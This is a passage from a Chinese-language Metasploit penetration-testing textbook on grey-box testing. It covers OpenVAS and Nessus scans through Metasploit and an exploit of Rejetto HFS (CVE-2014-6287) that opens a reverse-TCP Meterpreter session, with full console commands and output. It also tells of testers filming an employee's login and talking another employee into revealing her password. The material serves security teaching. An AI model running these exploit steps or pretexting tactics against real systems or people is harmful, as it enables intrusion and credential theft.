成功了！我们不费吹灰之力就获得了目标的Meterpreter控制权，使用Metasploit利用软件的漏洞来渗透VOIP是一项极为容易的任务。如果要对VOIP设备或其他设备相关的漏洞进行高效测试，可以使用第三方工具。

TIP 从以下网址可以找到对VOIP进行测试的优质资源：http://www.viproy.com。

## 5.4 小结

在本章中，我们见识到了多个渗透测试。在这些场景中，我们分别完成了对各种服务的渗透，例如数据库、VOIP和SCADA。本章学习了SCADA以及它的基本原理，如何获得一个数据库服务的各种信息，以及如何取得这个数据库的全部控制权限。此外，还讲解了如何通过扫描网络上的VOIP客户端来实现VOIP欺骗，以此完成对VOIP服务的测试。

下一章将介绍如何使用Metasploit和其他的流行扫描工具来完成一个完整的渗透测试。还将涵盖如何系统地实现一次对指定目标的渗透测试，介绍如何创建一份渗透测试的报告，以及该报告中应该包含哪些内容和应该将哪些内容排除在外。

第 6 章

# 虚拟化测试的原因及阶段

*“厨师得有好的原料才能做出拿手的菜肴。同样，渗透测试的各个环节都得精益求精，才能摘得胜利的果实。”*

——Binoj Koshy，网络安全专家

本书前几章已经涵盖了大量的渗透相关知识，现在是时候来将这些知识应用到实践中了。我们要使用Metasploit中各种业内领先的测试工具来轻松地对目标网络、网站或者其他服务进行渗透测试和漏洞评估。

本章将着眼于以下几个要点。

- 让Metasploit与其他各种渗透测试工具协同工作。
- 将各种工具和各种格式的报告导入到Metasploit框架中。
- 创建渗透测试报告。

本章的重点是使用各种行业内流行的工具与Metasploit一起进行渗透测试。不过Web安全测试的测试阶段可能与其他类型的安全测试有所不同，但原则仍然是相同的。


## 6.1 使用 Metasploit 集成的服务完成一次渗透测试

我们可以使用三种不同的方法来完成一次渗透测试，分别是白盒测试、黑盒测试和灰盒测试。**白盒测试**指的是渗透测试工程师已经掌握了系统的全部信息，而且客户将会提供所有账户信息、源代码和其他与环境有关的必要信息。**黑盒测试**指的是渗透测试工程师此前对目标的信息掌握量几乎为零。**灰盒测试**介于两者之间，指的是渗透测试工程师仅掌握了少量或部分环境信息。我们将在本章的下一节展示一次灰盒测试，因为这种测试方法最大程度上结合了另外两种方法的优点。灰盒测试可能包含，也可能不包含操作系统（Operating System，OS）的细节、部署的Web应用程序、运行的服务器版本以及完成渗透测试所需的所有其他技术细节。灰盒测试所需的部分信息要求测试人员使用扫描获取，因此它的耗时将比黑盒测试少，但是比白盒测试多。

假设我们知道目标服务器上运行着Windows操作系统，但不知道其确切版本。在这种情况下，

我们就可以将Linux和Unix系统的踩点技术去掉，将全部精力都放在Windows版本的检查上。这样可将处理范围局限在单一系统内，而无须考虑所有类型的系统，从而节省了大量时间。

以下是使用灰盒测试技术进行渗透测试的各个阶段。




上图清楚地说明了灰盒测试包括的各个阶段。另外，图中使用虚线框的阶段并不是必需的。而使用双线框表示的阶段是关键阶段，使用单线框表示的阶段是在进行测试时要遵循的标准阶段。现在开始渗透测试并对灰盒测试的各个方面进行分析。



### 6.1.1 与员工和最终用户进行交流

进入客户的工作场所后要做的第一件事情就是与员工以及最终用户进行交流。这个阶段进行的主要是**非技术型黑客行为**，也就是**社会工程学**。这样做的目的是为了以最终用户的角度收集目标系统的信息。这个阶段同样也检测了目标组织的最终用户是否会因泄露内部的信息从而导致系统安全被破坏。下面的例子应该可以让你对此有一个更深的了解。

去年，我们的团队开展了一次白盒测试。我们来到客户的工作场所进行进一步的内部测试。到那里之后，我们开始与最终用户交流，询问他们在使用新安装的系统时是否遇到了什么问题。出人意料的是，他们谁都不允许我们接触他们的系统。但他们很快解释说这是因为有一个登录问题，一段时间内不允许连接超过10次。

虽然知道这是客户公司的安全策略，但是我们对于不能使用任何客户端还是有些惊讶。不过后来，我们团队的一个成员发现了一位55~60岁的老员工在使用互联网时遇到了问题。我们过去询

问他是否需要些帮助，他的回答是肯定的。我们告诉他可以用我们带来的笔记本连接到局域网中工作。他把网线插到了我们的笔记本电脑上，然后开始工作。我们中一个站在他身后的同事使用手中的摄像笔记录了这位老员工的所有操作，例如他登录系统的账号。

我们又发现了一位系统出现问题的女士，她说她经常在登录的时候遇到问题。我们随即告诉她，我们将尽快解决，但是我们需要她的账户信息以便从后台进行处理。另外我们还对她说，需要她将用户名、密码以及登录的IP地址告诉我们。她很快同意了，并将这一切都告诉了我们。通过这个例子可以得出这样的结论：无论这些网络环境设置得多么安全，当员工遇到问题时，他们都可能会轻易地泄露自己的登录信息。我们后来将这些内容作为报告的一部分汇报给了客户。

从最终用户处可以获得的其他类型的有用信息包括下面这些。

- 他们工作时所使用的技术。
- 服务器平台和操作系统的详细信息。
- 隐藏的登录IP地址或者管理区域地址。
- 系统的配置和操作系统的详细信息。
- Web服务器的后台技术。

这些信息在对可测试的系统进行先验性技术测试时是必需的，将有助于确定测试的关键区域。

不过，这个阶段在进行灰盒测试时并不是必需的。比如说有时你的客户只是需要你完成对他们网站的测试，或者你的客户公司在一个很远的地方，甚至跟你不在同一个国家。在这些情况下，我们将略过这个阶段，并向公司的管理员或者其他工作人员询问他们目前正在使用的各种技术。

### 6.1.2　收集信息

在与最终用户交流完之后，我们需要研究网络配置并从目标网络获取更多信息。同时，从最终用户处收集到的信息可能是不全面甚至是错误的。渗透测试工程师的职责之一就是将每一个细节再确认一遍，因为误报和伪造的信息可能会使渗透测试出现问题。

信息收集包括获取目标网络的深入细节、所使用的技术、正在运行的服务版本，等等。


这些信息可以从最终用户、管理员、网络工程师处收集。在进行远程测试或者信息收集不完整的时候，可以使用各种漏洞扫描工具（例如Nessus、GFI局域网卫士、OpenVAS等）来获取缺少的信息，例如操作系统、服务、TCP或者UPD端口。

在下一节中，我们会使用行业内最优秀的工具（例如Nessus和OpenVAS）来收集信息。不过在开始这个任务之前，可以先使用客户端访问页面、进行前期交互或用问卷调查等方法获取一部

分待测试环境的信息。

**测试环境示例**

根据通过问卷调查、前期交互和用客户端访问页面等方法收集到的信息，我们得出以下的测试环境示例。



我们已经获得了对目标网络的VPN访问权限，目标是对一个网络进行测试。我们还知道在IP地址为`192.168.10.104`的主机上运行的操作系统为Windows Server 2012 R2版。



假设这里已经如同第1章介绍的那样使用NMAP完成了对目标的扫描，让我们使用Metasploit和其他行业顶尖工具来完成一次全面的渗透测试。第一个登场的工具是OpenVAS。这是一款漏洞扫描软件，是世界上最先进的漏洞管理工具之一。OpenVAS最大的优势在于它是完全免费的，这一点使它成为小型公司和个人的最佳选择。虽然OpenVAS有时也会出现一些问题，而且可能需要你花费很多精力去手动修复这些错误，但是作为行业瑰宝之一，OpenVAS一直是我最为欣赏的漏洞扫描程序。

如果需要在Kali Linux中安装OpenVAS，可以参考以下网址提供的资料https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/。

### 6.1.3 使用 Metasploit 中的 OpenVAS 插件进行漏洞扫描

为了将OpenVAS整合到Metasploit中，首先需要在Metasploit中加载OpenVAS插件，过程如下。

```
msf > load
load alias            load msgrpc          load sounds
load auto_add_route   load nessus          load sqlmap
load db_credcollect   load nexpose         load thread
load db_tracker       load openvas         load token_adduser
load event_tester     load pcap_log        load token_hunter
load ffautoregen      load request         load wiki
load ips_filter       load sample          load wmap
load lab              load session_tagger
load msfd             load socket_logger
msf > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
```

可以看到，在Metasploit中还包含了很多流行的工具模块，例如SQLMAP、Nexpose和Nessus。

为了将OpenVAS插件加载到Metasploit中，需要在Metasploit的控制台中输入命令`load openvas`。

上图显示了一个在Metasploit中成功加载OpenVAS插件的过程。

为了能在Metasploit中使用OpenVAS的功能，需要将Metasploit中的OpenVAS插件与OpenVAS软件本身连接起来。这一点可以通过在命令`openvas_connect`后面添加用户凭证、服务器地址、端口号和SSL状态实现，整个过程如下图所示。

```
msf > openvas_connect admin admin localhost 9390 ok
[*] Connecting to OpenVAS instance at localhost:9390 wi
th username admin...
[+] OpenVAS connection successful
msf >
```

在正式开始之前，我们先来了解一下工作区的概念。使用工作区是一个管理渗透测试的绝佳选择，特别是当你在一家专门从事渗透测试和漏洞评估的公司工作的时候。我们可以为不同的项目创建不同的工作区，从而轻松管理这些项目。使用工作区可以确保不会将本次测试和其他项目的结果弄混。因此，我强烈建议你在进行渗透测试的时候使用工作区。

新工作区的创建以及工作区之间的切换十分简单，下图给出了工作区的操作实例。

```
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information

msf > workspace -a NetScan
[*] Added workspace: NetScan
msf > workspace NetScan
[*] Workspace: NetScan
msf >
```

在上图中，我们添加了一个名为NetScan的新工作区，然后仅通过输入`workspace`命令和NetScan（工作区的名字）就切换到了这个工作区。

要启动漏洞扫描，第一件要做的事就是创建目标。可以使用命令`openvas_target_create`来创建任意数量的目标，如下图所示。

```
msf > openvas_target_create
[*] Usage: openvas_target_create <name> <hosts> <comment>
msf > openvas_target_create outer 192.168.10.104 Outer-Interface
[*] OK, resource created: 5da01e90-d98d-4edd-83e8-2000b934d160
[+] OpenVAS list of targets

ID  Name       Hosts           Max Hosts  In Use  Comment
--  ----       -----           ---------  ------  -------
0   Localhost  localhost       1          0
1   outer      192.168.10.104  1          0       Outer-Interface
```

我们已经创建了IP地址为`192.168.10.104`的目标，它的名字为outer，备注为Outer-Interface（为了对目标进行说明）。最好记住这个目标的ID。

接下来需要为被测试的目标定义一个策略。可以使用`openvas_config_list`命令列出示例策略，如下图所示。

```
msf > openvas_config_list
[+] OpenVAS list of configs

ID  Name
--  ----
0   Discovery
1   empty
2   Full and fast
3   Full and fast ultimate
4   Full and very deep
5   Full and very deep ultimate
6   Host Discovery
7   System Discovery
```

出于学习的目的，我们选择使用Full and fast策略。留心一下策略ID，这里对应的ID是2。

现在已经知道了目标ID和策略ID，可以更进一步，使用如下图所示的命令`openvas_task_create`来创建一个漏洞扫描任务。

```
msf > openvas_target_list
[+] OpenVAS list of targets

ID  Name       Hosts           Max Hosts  In Use  Comment
--  ----       -----           ---------  ------  -------
0   Localhost  localhost       1          0
1   outer      192.168.10.104  1          0       Outer-Interface


msf > openvas_task_create Netscan ScanForVulns 2 1
[*] OK, resource created: 675d2302-6978-407e-8320-e206e2130890
[+] OpenVAS list of tasks

ID  Name     Comment       Status  Progress
--  ----     -------       ------  --------
0   Netscan  ScanForVulns  New     -1
```

我们已经使用openvas_task_create命令和2（策略ID）、1（目标ID）创建了一个新的任务。成功创建任务之后，就可以按下图所示开始扫描了。

```
msf > openvas_task_start
[*] Usage: openvas_task_start <id>
msf > openvas_task_start 0
[*] OK, request submitted
```

从上图中可以看到，我们已经使用openvas_task_start命令和任务ID完成了扫描的初始化。现在使用openvas_task_list命令来查看一个任务的进度，如下图所示。

```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID  Name     Comment       Status   Progress
--  ----     -------       ------   --------
0   Netscan  ScanForVulns  Running  40
```

保持对任务进度的观察，直至任务结束。然后使用openvas_report_list命令列出扫描报告，过程如下图所示。

```
msf > openvas_report_list
[+] OpenVAS list of reports

ID  Task Name  Start Time            Stop Time
--  ---------  ----------            ---------
0   Netscan    2016-06-19T15:08:39Z  2016-06-19T15:19:03Z
```

这个报告可以下载，也可以通过在openvas_report_import命令后面加上报告ID和格式ID导入到数据库中，如下图所示。

```
msf > openvas_report_import 0 13
[*] Importing report to database.
```

也可以使用openvas_format_list命令来查看所有的格式ID，过程如下图所示。


```
msf > openvas_format_list
[+] OpenVAS list of report formats

ID  Name           Extension  Summary
--  ----           ---------  -------
0   Anonymous XML  xml        Anonymous version of the raw XML report
1   ARF            xml        Asset Reporting Format v1.0.0.
2   CPE            csv        Common Product Enumeration CSV table.
3   CSV Hosts      csv        CSV host summary.
4   CSV Results    csv        CSV result list.
5   HTML           html       Single page HTML report.
6   ITG            csv        German "IT-Grundschutz-Kataloge" report.
7   LaTeX          tex        LaTeX source file.
8   NBE            nbe        Legacy OpenVAS report.
9   PDF            pdf        Portable Document Format report.
10  Topology SVG   svg        Network topology SVG image.
11  TXT            txt        Plain text report.
12  Verinice ISM   vna        Greenbone Verinice ISM Report, v1.1.10.
13  XML            xml        Raw XML report.
```

将报告成功导入数据库之后，就可以使用`vulns`命令查看MSF中的漏洞数据库，如下图所示。

```
msf > vulns
[*] Time: 2016-06-19 16:28:50 UTC Vuln: host=192.168.10.104 name=MS15-034 HTTP.sys Remote
tion Vulnerability (remote check) refs=CVE-2015-1635
[*] Time: 2016-06-19 16:28:50 UTC Vuln: host=192.168.10.104 name=PHP-CGI-based setups vuln
when parsing query string parameters from php files. refs=CVE-2012-1823,CVE-2012-2311,CVE-
CVE-2012-2335,BID-53388
[*] Time: 2016-06-19 16:28:50 UTC Vuln: host=192.168.10.104 name=ICMP Timestamp Detection
```

所有的漏洞都已经保存到了数据库中。我们还可以通过浏览器访问9392端口来登录Greenbone助手，对漏洞数量进行交替确认，并深入了解这些漏洞的细节，如下图所示。




我们已经在目标主机上发现了多个影响很大的漏洞，现在正是对威胁区域进行建模、确定针对目标系统高危漏洞的最好时机。

## 6.1.4 对威胁区域进行建模

在进行渗透测试的时候最先考虑的就是对威胁区域进行建模。这个阶段最重要的就是网络中的关键区域，这些区域是至关重要的，同时它们与其他区域也建立着连接。一个网络和系统是否脆弱取决于威胁区域。我们可能找到了很多目标网络或者系统的漏洞，但是这些漏洞会对关键区域造成什么样的影响才是我们最关心的问题。这个阶段的研究重点是如何消除那些对组织资产产生最高威胁的漏洞。对威胁区域进行建模将会帮助我们对目标漏洞进行正确的设置。不过应客户要求，可以跳过这个阶段。

分析目标可能产生的影响，并将这些漏洞与可能产生的最大影响进行标记是十分必要的。此外，当我们面对的渗透目标是一个大型网络的关键区域时，威胁建模也是十分重要的。

根据OpenVAS提供的扫描结果，可以看出目标计算机上存在MS15-034漏洞，但是对这个漏洞的渗透测试可能会引起目标计算机**蓝屏宕机**（Blue Screen of Death，BSOD）。在大多数渗透测试中，都应尽量避免使用DoS攻击方式，除非我们事先征求客户同意。因此，跳过这个漏洞，转而去选择一个靠得住的漏洞——**HTTP文件服务器远程代码执行漏洞**（HTTP File Server Remote Command Execution Vulnerability）。通过在OpenVAS的Web界面浏览这个漏洞的细节，可以看到这个漏洞对应的编号为CVE 2014-6287。接着在Metasploit中查找这个漏洞对应的渗透模块，很快便会找到`exploit/windows/http/rejetto_hfs_exec`模块，查找的过程如下图所示。

```
msf > search cve:2014-6287

Matching Modules
================

   Name                                    Disclosure Date  Rank       Descriptio
n
   ----                                    ---------------  ----       ----------
-
   exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Rejetto Ht
tpFileServer Remote Command Execution
```

## 6.1.5　获取目标的控制权限

通过漏洞对目标进行渗透，获取对目标的完全控制权限，如下图所示。

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Using URL: http://0.0.0.0:8080/VGujcDb9h
[*] Local IP: http://192.168.10.107:8080/VGujcDb9h
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.104   rejetto_hfs_exec - 192.168.10.104:8080 - Payload request re
ceived: /VGujcDb9h
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.10.104:49178) a
t 2016-06-21 21:21:23 +0530
[!] Tried to delete %TEMP%\bqZFHFaUu.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

我们现在已经成功入侵了目标系统。现在再继续查找该系统邻近的计算机。据我们所知，这里应该有不止一台计算机，虽然它们的IP地址还不得而知

找出这些计算机的一种方法就是查看当前已经成功渗透的计算机的ARP表。在Meterpreter命令行输入`arp`命令，过程如下图所示。

```
meterpreter > sysinfo
Computer        : WIN-3KOU2TIJ4E0
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/win32
meterpreter > arp

ARP cache
=========

    IP address      MAC address        Interface
    ----------      -----------        ---------
    192.168.10.107  08:00:27:55:fc:fa  12
    192.168.10.108  08:00:27:9b:25:a1  12
    224.0.0.22      01:00:5e:00:00:16  12
    224.0.0.22      01:00:5e:00:00:16  15
```

从目标主机执行`arp`命令的结果可知，附近只有一个计算机，这个计算机的IP地址为`192.168.10.108`。其实完全可以使用Nmap来完成这项工作，但是为了实践更多的技术，我们最好练习一下`arp`命令的使用方法。考虑到当前案例是一个内部网络，而你可能没有获得访问它的权限，或者可能不知道它的IP地址范围。在这种情况下，使用`arp`可以得到很多有用的信息。

OpenVAS与Metasploit的配合天衣无缝。下一节中将使用Nessus对刚找到的计算机进行一次漏洞扫描。

> 如果需要在Kali Linux中安装Nessus，请访问http://www.hackandtinker.net/213/1/16/how-to-install-setup-and-use-nessus-on-kali/。



### 使用Nessus进行漏洞扫描

Nessus是tenable推出的一款付费工具，被公认为最优秀的企业版漏洞扫描工具之一。Nessus不仅可以执行漏洞扫描，还可以进行合规性检测、PCI DSS检查，甚至支持多种架构上超过一百种合规性。Nessus的工作界面十分友好。与OpenVAS和其他漏洞扫描工具相比，Nessu也更加稳定。它虽然价格不菲，但是绝对物超所值，是一个被绝大多数组织所推崇的工具。

现在在Metasploit中载入Nessus插件，如下图所示。

```
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type             for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_connect nipun:18101988@127.0.0.1:8834
[*] Connecting to https://127.0.0.1:8834/ as nipun
[*] User nipun authenticated successfully.
msf > nessus_policy_list
Policy ID  Name   Policy UUID
---------  ----   -----------
48         Basic  731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
```

载入Nessus插件的方法与载入OpenVAS插件的方法几乎一样，都是使用load命令。接下来如上图所示，在nessus_connect命令后添加用户的登录凭证和服务器的IP和端口，从而连接到本地的Nessus服务器。通过使用nessus_policy_list命令，可以列出当前Nessus中所有配置好的策略——里面已经有了一个名为Basic的策略。注意看一下UUID，在创建扫描任务时会需要这个值。按照下图，创建一个新的任务。

```
msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b
65 108-Scan "Newly Found 108 System Basic Scan" 192.168.10.108
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19
d7bd788d6be818b65, called 108-Scan - Newly Found 108 System Basic Scan a
nd scanning 192.168.10.108
[*] New scan added
[*] Use nessus_scan_launch 50 to launch the scan
Scan ID  Scanner ID  Policy ID  Targets         Owner
-------  ----------  ---------  -------         -----
50       1           49         192.168.10.108  nipun
```

要创建扫描任务，可以如上图所示使用nessus_scan_new命令加上策略的UUID、任务的名字、描述和IP地址。由上图可知，这个任务已经成功建立，而且系统为这个任务分配了50作为它的Scan ID。下一步使用nessus_scan_launch来启动这个任务，如下图所示。

```
msf > nessus_scan_launch 50
[+] Scan ID 50 successfully launched. The Scan UUID is 7e6dc909-9046-d161-31de-50b6695c9aba48b24218075af6fc
msf > nessus_scan_details 50 info
Status   Policy              Scan Name  Scan Targets    Scan Start Time  Scan End Time
------   ------              ---------  ------------    ---------------  -------------
running  Basic Network Scan  108-Scan   192.168.10.108  1466510183
```

在扫描过程中可以使用nessus_scan_details命令，以Scan ID和info作为参数来查看扫描的完成状态。

任务完成之后，输入nessus_report_hosts命令以获取扫描过程中取得的详细信息，如下图所示。

```
msf > nessus_report_hosts 50

Host ID  Hostname        % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
-------  --------        ----------------------  ------------------  --------------------  -----------------
2        192.168.10.108  10                      4                   17                    5
```

在这次扫描中，我们发现了10个极度危险、4个高度危险、17个中度危险和5个低级危险。下面使用命令nessus_report_vulns来查看在这次扫描中发现的指定类型漏洞的数量，如下图所示。

```
msf > nessus_report_vulns 50

Plugin ID  Plugin Name                                                          Plugin Family        Vulnerability Count
---------  -----------                                                          -------------        -------------------
10028      DNS Server BIND version Directive Remote Version Detection           DNS                  1
10056      /doc Directory Browsable                                             CGI abuses           1
10079      Anonymous FTP Enabled                                                FTP                  1
10092      FTP Server Detection                                                 Service detection    2
10107      HTTP Server Type and Version                                         Web Servers          2
10114      ICMP Timestamp Request Remote Date Disclosure                        General              1
10150      Windows NetBIOS / SMB Remote Host Information Disclosure             Windows              1
10203      rexecd Service Detection                                             Service detection    1
10205      rlogin Service Detection                                             Service detection    1
10223      RPC portmapper Service Detection                                     RPC                  1
10245      rsh Service Detection                                                Service detection    1
10263      SMTP Server Detection                                                Service detection    1
10267      SSH Server Type and Version Information                              Service detection    1
10281      Telnet Server Detection                                              Service detection    1
10287      Traceroute Information                                               General              1
10342      VNC Software Detection                                               Service detection    1
10380      rsh Unauthenticated Access (via finger Information)                  Gain a shell remotely 1
10394      Microsoft Windows SMB Log In Possible                                Windows              1
10397      Microsoft Windows SMB LanMan Pipe Server Listing Disclosure          Windows              1
10407      X Server Detection                                                   Service detection    1
10437      NFS Share Export List                                                RPC                  1
10719      MySQL Server Detection                                               Databases            1
10785      Microsoft Windows SMB NativeLanManager Remote System Information Disclosure Windows       1
10863      SSL Certificate Information                                          General              1
10881      SSH Protocol Versions Supported                                      General              1
11002      DNS Server Detection                                                 DNS                  2
11011      Microsoft Windows SMB Service Detection                              Windows              2
11111      RPC Services Enumeration                                             Service detection    10
11153      Service Detection (HELP Request)                                     Service detection    1
11154      Unknown Service Detection: Banner Retrieval                          Service detection    1
11156      IRC Daemon Version Detection                                         Service detection    1
11213      HTTP TRACE / TRACK Methods Allowed                                   Web Servers          1
11219      Nessus SYN scanner                                                   Port scanners        25
11356      NFS Exported Share Information Disclosure                            RPC                  1
11422      Web Server Unconfigured - Default Install Page Present               Web Servers          1
11424      WebDAV Detection                                                     Web Servers          1
11819      TFTP Daemon Detection                                                Service detection    1
```

使用nessus_db_import命令和Scan ID将Nessus中的扫描结果都导入到Metasploit的数据库中，如下图所示。

```
msf > nessus_db_import 50
[*] Exporting scan ID 50 is Nessus format...
[+] The export file ID for scan ID 50 is 1544580296
[*] Checking export status...
[*] The status of scan ID 50 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.10.108
[+] Done
msf >
```

TIP 除非创建一个新的工作区，否则现在的导入操作会覆盖之前OpenVAS导入的数据。

在Metasploit中输入hosts和vulns命令来检查导入是否成功，如下图所示。

6

```
msf > hosts

Hosts
=====

address        mac                name           os_name  os_flavor  o
s_sp  purpose  info  comments
-------        ---                ----           -------  ---------  -
----  -------  ----  --------
192.168.10.108  08:00:27:9b:25:a1  192.168.10.108  Linux              2
.6    server

msf > vulns
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Ser
vices Enumeration refs=NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Ser
vices Enumeration refs=NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Ser
vices Enumeration refs=NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Ser
vices Enumeration refs=NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Unknown
 Service Detection: Banner Retrieval refs=NSS-11154
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Nessus
SYN scanner refs=NSS-11219
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Apache
Tomcat Manager Common Administrative Credentials refs=CVE-2009-3099,CVE-
2009-3548,CVE-2010-0557,CVE-2010-4094,BID-36253,BID-36954,BID-37086,BID-
38084,BID-44172,OSVDB-57898,OSVDB-60176,OSVDB-60317,OSVDB-62118,OSVDB-69
008,EDB-ID-18619,CWE-255,MSF-Apache Tomcat Manager Authenticated Upload
Code Execution,NSS-34970
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Unsuppo
rted Web Server Detection refs=NSS-34460
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Apache
Tomcat Default Error Page Version Detection refs=NSS-39446
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Web Ser
```

可以看到，现在的Metasploit数据库中已经添加了Nessus的扫描结果。现在使用`services`命令来查找在目标上运行的所有服务，如下图所示。

```
msf > services

Services
========

host            port   proto  name            state  info
----            ----   -----  ----            -----  ----
192.168.10.108  21     tcp    ftp             open
192.168.10.108  22     tcp    ssh             open
192.168.10.108  23     tcp    telnet          open
192.168.10.108  25     tcp    smtp            open
192.168.10.108  53     tcp    dns             open
192.168.10.108  53     udp    dns             open
192.168.10.108  69     udp    tftpd           open
192.168.10.108  80     tcp    www             open
192.168.10.108  111    tcp    rpc-portmapper  open
192.168.10.108  111    udp    rpc-portmapper  open
192.168.10.108  139    tcp    smb             open
192.168.10.108  445    tcp    cifs            open
192.168.10.108  512    tcp    rexecd          open
192.168.10.108  513    tcp    rlogin          open
192.168.10.108  514    tcp    rsh             open
192.168.10.108  1099   tcp    rmi_registry    open
192.168.10.108  1524   tcp    wild_shell      open
192.168.10.108  2049   tcp    rpc-nfs         open
192.168.10.108  2049   udp    rpc-nfs         open
192.168.10.108  2121   tcp    ftp             open
192.168.10.108  3306   tcp    mysql           open
192.168.10.108  3632   tcp                    open
192.168.10.108  5432   tcp    postgresql      open
192.168.10.108  5900   tcp    vnc             open
192.168.10.108  6000   tcp    x11             open
192.168.10.108  6667   tcp    irc             open
192.168.10.108  8009   tcp    ajp13           open
192.168.10.108  8180   tcp    www             open
192.168.10.108  8787   tcp                    open
192.168.10.108  36728  tcp    rpc-mountd      open
